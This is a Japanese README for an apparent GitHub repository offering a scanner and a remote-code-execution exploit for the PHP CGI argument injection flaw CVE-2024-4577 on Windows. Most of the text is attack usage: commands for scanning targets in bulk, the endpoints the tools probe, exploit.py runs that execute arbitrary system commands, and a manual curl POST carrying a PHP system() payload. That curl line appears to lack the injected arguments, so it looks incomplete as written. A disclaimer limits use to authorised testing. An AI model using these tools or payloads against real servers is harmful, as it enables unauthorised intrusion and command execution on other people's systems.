 r0otk3r/cve-2024-4577
CVE-2024-4577用のスキャナおよびエクスプロイトツール。Windowsシステム上でリモートコード実行を可能にするPHP CGI引数インジェクション脆弱性です。検出モジュールとコマンド実行モジュールが含まれています。

CVE-2024-4577 は、Windows システム上で CGI モードで動作する PHP に影響を与える重大な PHP CGI 引数インジェクション脆弱性 です。この欠陥により、リモートの攻撃者は特別に細工された URL を介して PHP のコマンドラインに 引数を注入 し、リモートコード実行 (RCE) を引き起こす可能性があります。
このリポジトリには以下が含まれます:
CVE-2024-4577.py: 脆弱なターゲットを検出する スキャナー。exploit.py: PHP コードを送信し、脆弱なサーバー上でシステムコマンドを実行する エクスプロイトツール。⚠️ 免責事項
このプロジェクトは 教育および認可されたテスト のみを目的としています。このコードの誤用は作者の責任ではありません。自分が所有する、または明示的な許可を得た環境でのみ責任を持って使用してください。
requests ライブラリ依存関係をインストール:
pip install -r requirements.txt

ターゲットが CVE-2024-4577 に対して脆弱かどうかを検出します:
python3 CVE-2024-4577.py -u http://target.com

python3 CVE-2024-4577.py -f urls.txt
python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php
スキャナーとエクスプロイトは、以下のような一般的な CGI エンドポイントをテストします:
/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello
ペイロードは cgi.force_redirect をバイパスし、php://input を使用して悪意のある PHP を先頭に追加します。

脆弱なターゲット上で任意のシステムコマンドを実行します:


python3 exploit.py -u http://target.com -c "id"
python3 exploit.py -f urls.txt -c "id"

curl を使用して手動で脆弱性を悪用することもできます:
curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"
これにより、サーバー上で uname -a を実行し、出力を返す PHP ペイロードが送信されます。
このコードは MIT ライセンスの下で公開されています。詳細については LICENSE を参照してください。
